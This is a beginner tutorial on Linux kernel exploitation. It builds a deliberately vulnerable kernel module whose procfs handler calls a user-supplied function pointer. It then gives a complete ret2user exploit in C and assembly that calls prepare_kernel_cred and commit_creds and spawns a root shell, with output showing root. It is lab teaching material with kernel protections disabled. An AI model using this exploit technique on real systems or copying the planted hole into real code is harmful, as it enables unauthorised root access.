Linux Kernel Exploitation for Beginners: Arbitrary Function Pointer Call

by: Antonius

https://www.bluedragonsec.com

https://github.com/bluedragonsecurity

In this example, exploitation is performed on Linux kernel 5.15 running on Lubuntu 20.04.5 with Linux kernel protections disabled. The technique we will use will cause a kernel panic on Linux kernel 6.2 and above. To follow this guide, it is recommended to use Linux kernel 5.15 or lower.

In this example, we will perform a basic exploitation technique on the Linux kernel targeting a vulnerability type called arbitrary function pointer call. This vulnerability exists in an LKM (Loadable Kernel Module) that we will prepare, which will be loaded into the Linux kernel.

Arbitrary Function Pointer Call is a security vulnerability where an attacker successfully manipulates the value of a function pointer inside the Linux kernel so that it points to a memory address under their control.

In this example, we will exploit a kernel module that has an arbitrary function pointer call vulnerability, where the entry point is through procfs. Our strategy will be to redirect the kernel execution flow to execute prepare_kernel_cred followed by commit_creds, which is used for privilege elevation. The execution context will then be reliably returned to user space to land on a spawn shell function we have prepared. This exploitation technique is called ret2user.

Linux Kernel Protections That Must Be Disabled

For the ret2user technique to succeed, the following Linux kernel protections need to be disabled:

KPTR_RESTRICT (Kernel Pointer Restriction)

This is a kernel parameter that controls whether kernel memory addresses can be read via /proc/kallsyms or /proc/modules.

If an attacker cannot read memory addresses in these files, it becomes much harder for them to know where the kernel-space functions they need are located.

SMAP (Supervisor Mode Access Prevention)

This mitigation prevents the kernel from accessing (reading or writing) data at user-space addresses.

When this mitigation is active, the classic ret2user technique we will use later will fail because the data we prepared in the save_state stage cannot be retrieved by the kernel (user_ss, user_sp, user_rflags, user_cs).

SMEP (Supervisor Mode Execution Prevention)


This mitigation prevents the kernel from executing instructions located in memory pages marked as belonging to user-space.

This mitigation will defeat the classic ret2user method because the kernel is no longer allowed to jump to shellcode prepared in user memory.

Disabling Linux Kernel Protections and Enabling Debugging

For this example, we will exploit Lubuntu 20.04.5 with Linux kernel 5.15.0-139-generic running on VirtualBox with host OS Kali Linux 2025.4.

The following is the VirtualBox configuration for debugging:



Serial Ports

Enable Serial Port ✓

Port Number: COM1 IRQ: 4 I/O Port: 0x3F8

Port Mode: Host Pipe

Connect to existing pipe/socket ☐

Path/Address: /tmp/vbox_debug

USB

Enable USB Controller ✓

○ USB 1.1 (OHCI) Controller

● USB 2.0 (OHCI + EHCI) Controller

○ USB 3.0 (xHCI) Controller

Next, download vmlinuz-5.15.0-139-generic from the guest OS to the host OS.

Next, edit grub to enable Linux kernel debugging and disable SMAP, SMEP, KPTI, and KASLR protections. Use this GRUB_CMDLINE_LINUX_DEFAULT in grub:

```
GRUB_CMDLINE_LINUX_DEFAULT="kgdboc=ttyS0,115200 kgdbwait nosmep nosmap nokaslr nopti
ima_appraise=off ima_policy=tcb"
```

Then run:

```
sudo update-grub
sudo reboot
```

When booting, do the following on the host OS as root:

```
socat -d -d UNIX-CLIENT:/tmp/vbox_debug TCP-LISTEN:1234 &
gdb ./vmlinuz-5.15.0-139-generic
target remote :1234
c
```

After returning to Lubuntu, open the terminal and disable kptr_restrict so regular users can read memory addresses from /proc/kallsyms and /proc/modules:

```
sudo su
sysctl -w kernel.kptr_restrict=0
sysctl -w kernel.perf_event_paranoid=1
```

Vulnerable Kernel Module

Below is the LKM source code that is vulnerable to arbitrary function pointer call — source code vuln.c:

```
/* arbitrary function pointer call */
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/proc_fs.h>
#include <linux/slab.h>
#include <linux/uaccess.h>
```

```
struct vuln_obj {
    char padding[8];
    void (*callback)(void);
};
```

```
struct vuln_obj *g_obj = NULL;
```

```
static ssize_t proc_alloc(struct file *file, const char __user *buf, size_t count,
loff_t *ppos) {
    unsigned long user_addr;
    if (g_obj) kfree(g_obj);
    g_obj = kmalloc(sizeof(struct vuln_obj), GFP_KERNEL);
    if (copy_from_user(&user_addr, buf, sizeof(unsigned long)))
        return -EFAULT;
    g_obj->callback = (void (*)(void))user_addr;
    printk(KERN_INFO "[vuln] Object allocated. Callback is at : %p\n", g_obj-
>callback);
```

```
    return count;
}
```

```
static ssize_t proc_use(struct file *file, char __user *buf, size_t count, loff_t
*ppos) {
    if (g_obj && g_obj->callback) {
        printk(KERN_INFO "[vuln] Running callback at Ring 0...\n");
        g_obj->callback();
    }
    return count;
}
```

```
static const struct proc_ops alloc_fops = { .proc_write = proc_alloc };
static const struct proc_ops use_fops = { .proc_read = proc_use };
```

```
static int __init vuln_init(void) {
    proc_create("vuln_alloc", 0666, NULL, &alloc_fops);
    proc_create("vuln_use", 0666, NULL, &use_fops);
    printk(KERN_INFO "[vuln] loaded\n");
    return 0;
}
```

```
static void __exit vuln_exit(void) {
    remove_proc_entry("vuln_alloc", NULL);
    remove_proc_entry("vuln_use", NULL);
    if (g_obj) kfree(g_obj);
}
```

```
module_init(vuln_init);
module_exit(vuln_exit);
MODULE_LICENSE("GPL");
```

Below is the Makefile for the LKM above:

```
obj-m += vuln.o
KDIR := /lib/modules/$(shell uname -r)/build
PWD := $(shell pwd)
ccflags-y := -Wno-declaration-after-statement
```

```
all:
    $(MAKE) -C $(KDIR) M=$(PWD) modules
```

```
clean:
    $(MAKE) -C $(KDIR) M=$(PWD) clean
```

```
debug:
    $(MAKE) -C $(KDIR) M=$(PWD) modules EXTRA_CFLAGS="-g -DDEBUG"
```

```
install:
    sudo insmod vuln.ko
```

```
uninstall:
    sudo rmmod vuln
```

Next, compile and insmod:

```
sudo su
make
insmod vuln.ko
```

Vulnerability Analysis

In the LKM source code above, there are vulnerabilities in the proc_alloc and proc_use functions.

At the beginning of the LKM source code, there is a declaration of an object as a structure, where one of the members inside the structure is a function pointer:

```
struct vuln_obj {
    char padding[8];
    void (*callback)(void);
};
```

An object named g_obj is then defined using the structure above:

```
struct vuln_obj *g_obj = NULL;
```

Vulnerability in proc_alloc

In the proc_alloc function, g_obj is allocated in kernel space using kmalloc:

```
g_obj = kmalloc(sizeof(struct vuln_obj), GFP_KERNEL);
```

There is then a use of copy_from_user that copies data from user space into user_addr without any filtering:

```
if (copy_from_user(&user_addr, buf, sizeof(unsigned long)))
    return -EFAULT;
```

The data from user space is then stored in the callback member of the kernel-space structure. A type cast (void (*)(void)) is used so that the data is stored as a function pointer:

```
g_obj->callback = (void (*)(void))user_addr;
```

The above code is where the vulnerability begins — the callback field in kernel space is filled with a function pointer address from user space, which could contain malicious code. At this point, the danger has not yet materialized because there is no trigger that activates the vulnerability above.

Vulnerability in proc_use

This function contains the trigger that activates the programming error in proc_alloc:

```
static ssize_t proc_use(struct file *file, char __user *buf, size_t count, loff_t
*ppos) {
    if (g_obj && g_obj->callback) {
        printk(KERN_INFO "[vuln] Running callback at Ring 0...\n");
        g_obj->callback();
    }
    return count;
}
```

Note this line:

```
g_obj->callback();
```

Here, the function pointer that came from user space earlier is being called.

Exploitation Plan

The entry point for exploiting the vulnerability above is through procfs. What we will do is send data in the form of a function pointer pointing to our malicious code via /proc/vuln_alloc. Our malicious code will contain a privilege escalation routine that changes the credentials to root. After our data is allocated, we then trigger the call to our malicious code via /proc/vuln_use.

Building the Exploit

As previously mentioned, we have disabled kernel protections such as SMEP, SMAP, KPTI, KASLR and disabled kptr_restrict, so we can use the ret2user technique.

ret2user (return to user) is a privilege escalation technique in the Linux kernel where the attacker redirects the kernel execution flow so that the CPU executes malicious code located at a memory address in user space, but with kernel privileges (ring 0).

To reliably execute the ret2user technique, here are the stages we will prepare in our exploit:

1. Save State

2. Reading memory addresses from /proc/kallsyms
3. Allocating and writing malicious code in memory
4. Triggering the arbitrary function pointer call
5. Execution context returns to user space, followed by spawning a shell

1. Save State

Before anything else, the attacker needs to prepare a save state so that the kernel execution context can be returned to user space when calling iretq.

iretq (Interrupt Return 64-bit) is the instruction used by the CPU to exit kernel mode (Ring 0) and return to user mode (Ring 3) by restoring the entire execution context previously saved on the stack.

When the CPU switches from User Mode (Ring 3) to Kernel Mode (Ring 0), segment register values change to reflect the higher access rights. The problem is that the iretq instruction we use at the end of the payload requires us to provide a roadmap back to User Mode.

iretq will read 5 values from the stack in sequence to restore the CPU state:

1. RIP (Instruction Pointer / address of next code): The address of code to be executed in User Mode
2. CS (Code Segment): Determines access level (Ring 3)
3. RFLAGS (Processor status): Restores status flags (such as interrupts)
4. RSP (Stack Pointer): Returns the stack position to the user memory area
5. SS (Stack Segment): Stack segment for User Mode

Because of this, we need to prepare a function we will call save_state, whose purpose is to temporarily store all the data needed to restore the execution context to ring 3 later.

Below is the save_state function we need to prepare:

```
void save_state() {
    __asm__(
        ".intel_syntax noprefix;"
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
        ".att_syntax;"
    );
}
```

Since by default the assembly code used in __asm__ uses AT&T syntax, we need the prefix .intel_syntax noprefix; to change the writing convention to Intel syntax (since I am more familiar with Intel syntax than AT&T syntax).

For example: mov user_cs, cs

We store the value of the code segment (16-bit register) into the variable user_cs that we defined earlier: unsigned long user_cs

2. Reading Memory Addresses from /proc/kallsyms

Next, we will retrieve the memory addresses of the prepare_kernel_cred and commit_creds functions from /proc/kallsyms:

```
commit_creds_ptr = get_symbol("commit_creds");
prepare_kernel_cred_ptr = get_symbol("prepare_kernel_cred");
```

Both of these functions will be used in our malicious code.

3. Allocating and Writing Malicious Code in Memory

The payload function we will prepare has 2 stages:

1. Malicious code for privilege escalation
2. Routine to switch execution context back to user mode

Malicious Code for Privilege Escalation

The malicious code that can be used for privilege escalation is to call prepare_kernel_cred followed by commit_creds.

Inside the Linux kernel, every process has a data structure called struct cred. This structure stores all security-related information for the process, such as: uid, gid, euid, and capabilities.

To perform privilege escalation on the currently running process, we can change the uid and gid to 0, or set the euid to 0, or set capabilities to CAP_SYS_ADMIN.

prepare_kernel_cred() — In addition to setting uid and gid to 0, this function also sets euid and egid to 0 and sets all capabilities to their maximum values.

commit_creds() — After everything is prepared with prepare_kernel_cred(), the commit_creds() function is used to actually apply the uid, gid, euid, and capabilities based on the preparation done previously.

Below is the assembly payload we will execute, with each instruction explained:

```
.intel_syntax noprefix
```

Changes the writing convention from AT&T to Intel syntax.

```
cli
```

Clear Interrupt Flag. Disables interrupts so execution is not disturbed.

```
and rsp, -0x10
```

Aligns the stack to 16-byte boundary (x86_64 ABI standard).

```
mov rax, prepare_kernel_cred_ptr
```

Loads the address of the prepare_kernel_cred function into the rax register.

```
xor rdi, rdi
```

XOR rdi with itself so rdi = 0 (first argument). prepare_kernel_cred(NULL) creates root credentials.

```
call rax
```

Calls the prepare_kernel_cred function. The result (a pointer to the credentials) is stored in RAX.

```
mov rdi, rax
```

Moves the result (new credentials) to RDI as the argument for the next function.

```
mov rax, commit_creds_ptr
```

Loads the address of the commit_creds function into the rax register.

```
call rax
```

Calls commit_creds(new_cred). After this call, the exploit process has root privileges.

After the commit_creds stage, the credentials for our running exploit process have been changed to root. At this stage the execution context is still a kernel context. The next stage is to return the execution context to user mode using the iretq (Interrupt Return 64-bit) assembly instruction.

Routine to Switch Execution Context Back to User Mode

To return the execution context to user mode, we use the following assembly instructions:

```
swapgs
```

Swaps the GS register back to the User GS. This is critical for system stability. In the context of the Linux Kernel, the GS register plays a very critical role in differentiating between User Mode and Kernel Mode. In user space, the GS register is typically used by glibc to store thread-local storage, while in kernel space, GS is used as a pointer to the per_cpu structure. The swapgs instruction must be executed before iretq when transitioning from kernel space to user space, as it restores the GS register to its user-mode value.

```
mov rax, user_ss
push rax
```

Loads user Stack Segment saved earlier into rax, then pushes it onto the stack (part of the IRETQ frame).

```
mov rax, user_sp
push rax
```

Loads the original user Stack Pointer into rax, then pushes it onto the stack (part of the IRETQ frame).

```
mov rax, user_rflags
push rax
```

Loads the user status flags saved earlier into rax, then pushes to stack (part of the IRETQ frame).

```
mov rax, user_cs
push rax
```

Loads the user Code Segment we saved earlier and pushes it to the stack.

```
lea rax, [rip + spawn_shell]
push rax
```

Loads the address of the spawn_shell function in our program and pushes it as the return address (RIP / Instruction Pointer).

```
iretq
```

Interrupt Return instruction. At this point, the CPU reads from the stack above and returns to user mode.

```
.att_syntax
```

Restores the writing mode back to AT&T syntax.

Below is the complete payload of malicious code followed by returning to user mode:

```
void __attribute__((naked)) payload() {
    __asm__(
        ".intel_syntax noprefix;"
        "cli;"
        "and rsp, -0x10;"
        "mov rax, prepare_kernel_cred_ptr;"
        "xor rdi, rdi;"
        "call rax;"
        "mov rdi, rax;"
        "mov rax, commit_creds_ptr;"
        "call rax;"
        "swapgs;"
        "mov rax, user_ss;"
        "push rax;"
        "mov rax, user_sp;"
        "push rax;"
        "mov rax, user_rflags;"
        "push rax;"
        "mov rax, user_cs;"
        "push rax;"
        "lea rax, [rip + spawn_shell];" // return address
        "push rax;"
        "iretq;"
        ".att_syntax;"
    );
}
```

The naked attribute is added to the payload so that the compiler does not add extra code to our assembly, which could make the exploitation unreliable.

After the payload is prepared, the entry point to write the function pointer pointing to the payload is via /proc/vuln_alloc (based on the vulnerable LKM code).

We then send the address of the payload function pointer to kernel space by writing to /proc/vuln_alloc:

```
unsigned long my_payload = (unsigned long)payload;
int fd_alloc = open("/proc/vuln_alloc", O_WRONLY);
write(fd_alloc, &my_payload, sizeof(unsigned long));
```

4. Triggering the Arbitrary Function Pointer Call

After storing the function pointer address of the payload in the kernel, we need to trigger the call so that the payload function is invoked by the privileged code (the LKM).

```
int fd_use = open("/proc/vuln_use", O_RDONLY);
char buf[1];
read(fd_use, buf, 1);
```

To trigger our payload's invocation, the entry point is /proc/vuln_use. We perform an open() on vuln_use to store the file descriptor in fd_use, then perform a read() to trigger the call to our payload function.

5. Execution Context Returns to User Space and Shell is Spawned

Because the payload contains the IRETQ instruction, the execution context will be returned to user mode. In the payload function, RIP has been redirected to execute the spawn_shell function. Below is the spawn_shell function:

```
void spawn_shell() {
    if (getuid() == 0) {
        execl("/bin/sh", "sh", NULL);
    } else {
        printf("\n[-] Failed %d\n", getuid());
    }
    exit(0);
}
```

The spawn_shell function above will run as root. After execl, the privilege escalation exploitation should be successful.

Below is the complete exploit code for privilege escalation by exploiting the arbitrary function pointer call vulnerability in the vuln LKM:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
```

```
unsigned long user_cs, user_ss, user_rflags, user_sp;
unsigned long commit_creds_ptr, prepare_kernel_cred_ptr;
```

```
void save_state() {
    __asm__(
        ".intel_syntax noprefix;"
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
        ".att_syntax;"
    );
}
```

```
unsigned long get_symbol(char *name) {
    FILE *f = fopen("/proc/kallsyms", "r");
    char addr_str[20], type, sym[64];
    while (fscanf(f, "%s %c %s", addr_str, &type, sym) > 0) {
        if (!strcmp(sym, name)) { fclose(f); return strtoull(addr_str, NULL, 16); }
    }
    return 0;
}
```

```
void spawn_shell() {
    if (getuid() == 0) {
        execl("/bin/sh", "sh", NULL);
    } else {
        printf("\n[-] Failed %d\n", getuid());
    }
    exit(0);
}
```

```
void __attribute__((naked)) payload() {
    __asm__(
        ".intel_syntax noprefix;"
        "cli;"
        "and rsp, -0x10;"
        "mov rax, prepare_kernel_cred_ptr;"
        "xor rdi, rdi;"
        "call rax;"
        "mov rdi, rax;"
        "mov rax, commit_creds_ptr;"
        "call rax;"
        "swapgs;"
        "mov rax, user_ss;"
        "push rax;"
        "mov rax, user_sp;"
        "push rax;"
        "mov rax, user_rflags;"
        "push rax;"
        "mov rax, user_cs;"
        "push rax;"
        "lea rax, [rip + spawn_shell];" // return address
        "push rax;"
        "iretq;"
        ".att_syntax;"
    );
}
```

```
int main() {
    save_state();
    commit_creds_ptr = get_symbol("commit_creds");
    prepare_kernel_cred_ptr = get_symbol("prepare_kernel_cred");
    if (!commit_creds_ptr) {
        printf("[-] failed to get symbol !\n");
        return -1;
    }
    unsigned long my_payload = (unsigned long)payload;
    int fd_alloc = open("/proc/vuln_alloc", O_WRONLY);
    write(fd_alloc, &my_payload, sizeof(unsigned long));
    printf("[*] Triggering\n");
    int fd_use = open("/proc/vuln_use", O_RDONLY);
    char buf[1];
    read(fd_use, buf, 1);
    return 0;
}
```

Compile the exploit above with:


```
gcc -o exploit exploit.c -no-pie -static -fno-stack-protector
```

The use of the -static flag in compiling the exploit above is very important. The static flag ensures that the transition during the exploitation process is not hampered by loader issues or LD_LIBRARY_PATH environment variables.

Next we can try running the exploit:

```
./exploit
```

Result:


robohax@robohax-virtualbox: ~
File Actions Edit View Help
robohax@robohax-virtualbox: ~

```
robohax@robohax-virtualbox:~$ id
uid=1000(robohax) gid=1000(sambashare) groups=1000(sambashare),4(adm),24(cdrom),27(
robohax@robohax-virtualbox:~$ uname -a
Linux robohax-virtualbox 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:2
robohax@robohax-virtualbox:~$ ./exploit
[*] Triggering
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# 
```